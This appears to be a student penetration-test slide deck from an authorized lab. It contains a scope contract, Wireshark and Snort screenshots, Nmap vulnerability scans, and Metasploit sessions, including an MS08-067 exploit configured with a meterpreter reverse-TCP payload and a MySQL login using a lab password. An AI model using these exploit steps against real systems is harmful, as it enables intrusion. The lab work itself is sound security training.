SNORT Pen-Test Report

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Abstract

- Pen test with Hashcat Group’
- Created a network and hardened it
- Developed listeners to monitor network
- Used many tools to pen test

Contract agreement

Contract For Penetration Testing

This contract is agreed upon by all signing parties, and the institutions or businesses they represent, to agree to penetration testing within the stipulations defined within this contract.

This contract specifies penetration testing which is to be conducted against all assets defined within this contract.

No assets not defined in this contract will be tested, barring the stipulations defined below. All assets being tested will be assessed within reasonable strategy, taking account of the time allotted for testing, and the number of assets, endpoints, and infrastructure to be tested.

If an asset is defined within this contract to be tested, and it is connected or in any way tethered to another asset which is not included in this test, all signing parties agree to declare such connections in advance of testing.

An attack or test launched at an asset defined for testing, potentially can relay or otherwise proxy tests or attacks – completely unbeknownst to the penetration tester performing the tests, affecting assets out of scope for the penetration test. This can result in the overall effect of having attacked an asset that is connected to an in-scope asset, but is out of scope itself. For purposes of liability, and legality, this contract grants our

intrusion prevention and firewall rule sets for the duration of testing. This is so that testing is not prevented prematurely due to sensitive automated intrusion responses. This is not an absolute requirement, but if we are blocked on any day of testing and not unblocked, the businesses or institutions represented by the signing parties agree to still pay out the contract in full, as if the entire penetration test was conducted normally.

Services and Scheduling

Basic Information
Client Contact Name(s): HASHCAT
Penetration Tester Name(s): SNORT

Penetration Testing
Penetration Test Start Date: Saturday, Jul 10, 202312:00 AM
External Penetration Test End Date: Saturday, Jul 10, 202311:59 PM

Approved In-Scope Targets

The following assets shown below have been defined and approved for penetration testing. They are to be treated as targets for testing, and the businesses or institutions being tested grant full approval for these targets to be assessed during the full

duration of the contract.
Internal IP Addresses:


192.168.2.0/24

Agreement Signatures and Dates

All parties signing here agree to all terms and stipulations defined within this contract, and verify they represent and have the authority required to execute this contract on behalf of the businesses or institutions being provided services.


Client signature	Date
HASHCAT	July 8, 2023
Provider signature	**Date**
SNORT	July 8, 2023

Network Diagram



Hardening

- Openvas
- Updates
- Firewalls
- Passwords



WireShark

Summary: WireShark is a open-source network protocol analyzer tool that allows you to capture and analyze network traffic in real time. Packets flowing over a network can examined for details such as the source and destination IP address, the protocols used, and the contents of each packet.

WireShark Uses

- Packet Capture
- Packet Analysis
- Protocol Troubleshooting
- Etc

How Within Our Network

Ghost linux workstation

Enforce US Keyboard Layout | View Fullscreen | Send Ctrl+Alt+Delete

mile2 | Documents : bash — Konsole | Capturing from any | 11:09 AM

Capturing from any

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/> | Expression...

No.	Time	Source	Destination	Protocol	Length	Info
28591	1210.7715993…	127.0.0.1	127.0.0.1	TCP	130	37348 → 6379 [PSH, ACK] Seq=237251 Ack=970094 Win=14833 Len=62 TSval=4035308539 TSecr=4035308537
28592	1210.7716374…	127.0.0.1	127.0.0.1	TCP	72	6379 → 37348 [PSH, ACK] Seq=970094 Ack=237313 Win=9204 Len=4 TSval=4035308539 TSecr=4035308539
28593	1210.7716591…	127.0.0.1	127.0.0.1	TCP	130	37348 → 6379 [PSH, ACK] Seq=237313 Ack=970098 Win=14833 Len=62 TSval=4035308539 TSecr=4035308539
28594	1210.7716764…	127.0.0.1	127.0.0.1	TCP	73	6379 → 37348 [PSH, ACK] Seq=970098 Ack=237375 Win=9204 Len=5 TSval=4035308539 TSecr=4035308539
28595	1210.7717179…	127.0.0.1	127.0.0.1	TCP	122	37348 → 6379 [PSH, ACK] Seq=237375 Ack=970103 Win=14833 Len=54 TSval=4035308539 TSecr=4035308539
28596	1210.7717570…	127.0.0.1	127.0.0.1	TCP	73	6379 → 37348 [PSH, ACK] Seq=970103 Ack=237429 Win=9204 Len=5 TSval=4035308539 TSecr=4035308539
28597	1210.8157815…	127.0.0.1	127.0.0.1	TCP	68	37348 → 6379 [ACK] Seq=237429 Ack=970108 Win=14833 Len=0 TSval=4035308583 TSecr=4035308539
28598	1211.1331205…	127.0.0.1	127.0.0.1	TCP	109	37348 → 6379 [PSH, ACK] Seq=237429 Ack=970108 Win=14833 Len=41 TSval=4035308900 TSecr=4035308539
28599	1211.1331985…	127.0.0.1	127.0.0.1	TCP	73	6379 → 37348 [PSH, ACK] Seq=970108 Ack=237470 Win=9204 Len=5 TSval=4035308901 TSecr=4035308900
28600	1211.1332064…	127.0.0.1	127.0.0.1	TCP	68	37348 → 6379 [ACK] Seq=237470 Ack=970113 Win=14833 Len=0 TSval=4035308901 TSecr=4035308901
28601	1211.5940351…	192.168.2.1	192.168.5.213	SSHv2	148	Server: Encrypted packet (len=80)
28602	1211.6357667…	192.168.5.213	192.168.2.1	TCP	68	34840 → 22 [ACK] Seq=1447 Ack=2066 Win=64128 Len=0 TSval=1449926243 TSecr=3918660406

```
> Frame 3595: 123 bytes on wire (984 bits), 123 bytes captured (984 bits) on interface 0
> Linux cooked capture
> Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
> Transmission Control Protocol, Src Port: 37348, Dst Port: 6379, Seq: 31529, Ack: 144739, Len: 55
> Data (55 bytes)
```

Activate Windows
Go to Settings to activate Windows.

any: <live capture in progress> | Packets: 28602 · Displayed: 28602 (100.0%) | Profile: Default

Snort

Summary: Snort is a open-source network intrusion detection and prevention system (IDS/IPS). It is used to monitor network traffic and used to detect potential security threats and malicious activity within the network environment.

Uses of Snort

- Intrusion Detection
- Intrusion Prevention
- Real-Time Network Security Monitoring
- Etc

Use Within Our Network

ubuntu 22 /w snort

Enforce US Keyboard Layout | View Fullscreen | Send Ctrl+Alt+Delete

Activities | Terminal | Jun 11 08:20

student@student-virtual-machine: ~

student@student-virtual-machine: ~ | student@student-virtual-machine: ~

```
        Preprocessor Object: SF_REPUTATION  Version 1.1  <Build 1>
        Preprocessor Object: SF_DCERPC2  Version 1.0  <Build 3>
        Preprocessor Object: SF_SMTP  Version 1.1  <Build 9>
        Preprocessor Object: SF_DNP3  Version 1.1  <Build 1>
        Preprocessor Object: SF_POP  Version 1.0  <Build 1>
        Preprocessor Object: SF_SSLPP  Version 1.1  <Build 4>
        Preprocessor Object: SF_SSH  Version 1.1  <Build 3>
        Preprocessor Object: appid  Version 1.1  <Build 5>
        Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
        Preprocessor Object: SF_DNS  Version 1.1  <Build 4>
        Preprocessor Object: SF_GTP  Version 1.1  <Build 1>
        Preprocessor Object: SF_SDF  Version 1.1  <Build 1>
        Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1>
Commencing packet processing (pid=8693)
06/10-19:40:59.674094  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] {IGMP} 0.0.0.0 -> 224.0.0.1
06/10-19:43:04.668993  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] {IGMP} 0.0.0.0 -> 224.0.0.1
06/10-19:45:09.671886  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] {IGMP} 0.0.0.0 -> 224.0.0.1
06/10-19:47:14.673877  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] {IGMP} 0.0.0.0 -> 224.0.0.1
06/10-19:49:19.666776  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] {IGMP} 0.0.0.0 -> 224.0.0.1
06/10-19:51:24.669484  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] {IGMP} 0.0.0.0 -> 224.0.0.1
06/10-19:53:29.673454  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] {IGMP} 0.0.0.0 -> 224.0.0.1
06/10-19:55:34.667225  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] {IGMP} 0.0.0.0 -> 224.0.0.1
06/10-19:57:39.670704  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] {IGMP} 0.0.0.0 -> 224.0.0.1
06/10-19:59:44.673168  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] {IGMP} 0.0.0.0 -> 224.0.0.1
06/10-20:01:49.674983  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] {IGMP} 0.0.0.0 -> 224.0.0.1
06/10-20:03:54.677952  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] {IGMP} 0.0.0.0 -> 224.0.0.1
06/10-20:05:59.683461  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] {IGMP} 0.0.0.0 -> 224.0.0.1
06/10-20:08:04.675510  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] {IGMP} 0.0.0.0 -> 224.0.0.1
06/10-20:10:09.678672  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] {IGMP} 0.0.0.0 -> 224.0.0.1
```


Activate Windows
Go to Settings to activate Windows.

Uses of Snort

- Intrusion Detection
- Intrusion Prevention
- Real-Time Network Security Monitoring
- Etc

Zenmap

- Network scanning
- Discovers hosts and services.
- Port scanning for open ports.
- Network mapping and topology



Nmap

- Discovering network vulnerabilities

student : bash — Konsole

File Edit View Bookmarks Settings Help

```
student@GHOST:~$ nmap -p 445 --script vuln 192.168.2.216
Starting Nmap 7.70 ( https://nmap.org ) at 2023-06-10 21:26 EDT
Nmap scan report for 192.168.2.216
Host is up (0.00086s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: ERROR: Server disconnected the connec
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: ERROR: Server disconnected the connection

Nmap done: 1 IP address (1 host up) scanned in 22.19 seconds
student@GHOST:~$ nmap -p 445 --script vuln 192.168.2.216 -Pn
Starting Nmap 7.70 ( https://nmap.org ) at 2023-06-10 21:26 EDT
Nmap scan report for 192.168.2.216
Host is up (0.00064s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: ERROR: Server disconnected the connec
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: ERROR: Server disconnected the connection

Nmap done: 1 IP address (1 host up) scanned in 21.94 seconds
```

Metasploit (mysql)

- What is metasploit
- How we used it
- What we learned

Documents : ruby — Konsole

File Edit View Bookmarks Settings Help

```
  SQL       select version()  yes       The SQL to execute.
  USERNAME                    no        The username to authenticate as


View the full module info with the info, or info -d command.

msf6 auxiliary(admin/mysql/mysql_sql) > set username student
username => student
msf6 auxiliary(admin/mysql/mysql_sql) > set password P@ssw0rd
password => P@ssw0rd
msf6 auxiliary(admin/mysql/mysql_sql) > set rhost 192.168.2.214
rhost => 192.168.2.214
msf6 auxiliary(admin/mysql/mysql_sql) > run
[*] Running module against 192.168.2.214

[-] 192.168.2.214:3306 - Auxiliary failed: Rex::ConnectionRefused The connection was refused by the remote host (192.168.2.214:3306).
[-] 192.168.2.214:3306 - Call stack:
[-] 192.168.2.214:3306 -   /opt/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/rex-socket-0.1.49/lib/rex/socket/comm/local.rb
[-] 192.168.2.214:3306 -   /opt/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/rex-socket-0.1.49/lib/rex/socket/comm/local.rb
[-] 192.168.2.214:3306 -   /opt/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/rex-socket-0.1.49/lib/rex/socket/comm/local.rb
[-] 192.168.2.214:3306 -   /opt/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/rex-socket-0.1.49/lib/rex/socket.rb:51:in `cre
[-] 192.168.2.214:3306 -   /opt/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/rex-socket-0.1.49/lib/rex/socket/tcp.rb:37:in
[-] 192.168.2.214:3306 -   /opt/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/rex-socket-0.1.49/lib/rex/socket/tcp.rb:28:in
[-] 192.168.2.214:3306 -   /opt/metasploit-framework/embedded/framework/lib/msf/core/exploit/remote/tcp.rb:102:in `connect'
[-] 192.168.2.214:3306 -   /opt/metasploit-framework/embedded/framework/lib/msf/core/exploit/remote/mysql.rb:37:in `mysql_login'
[-] 192.168.2.214:3306 -   /opt/metasploit-framework/embedded/framework/lib/msf/core/exploit/remote/mysql.rb:69:in `mysql_login_datas
[-] 192.168.2.214:3306 -   /opt/metasploit-framework/embedded/framework/modules/auxiliary/admin/mysql/mysql_sql.rb:36:in `run'
[*] Auxiliary module execution completed
msf6 auxiliary(admin/mysql/mysql_sql) >
```

Metasploit (netapi)


- What is metasploit
- How we used it
- What we learned

```
Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.2.216    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
                                       ics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.5.213    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.5.213:4444
[-] 192.168.2.216:445 - Connection reset during login
[-] 192.168.2.216:445 - This most likely means a previous exploit attempt caused the service to crash
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms08_067_netapi) > show targets
```

Armitage!


- What is armitage
- How we used it
- What we learned

One more nmap scan




Armitage!

Hail Mary



Findings

Network diagram

Open ports

OS-detectable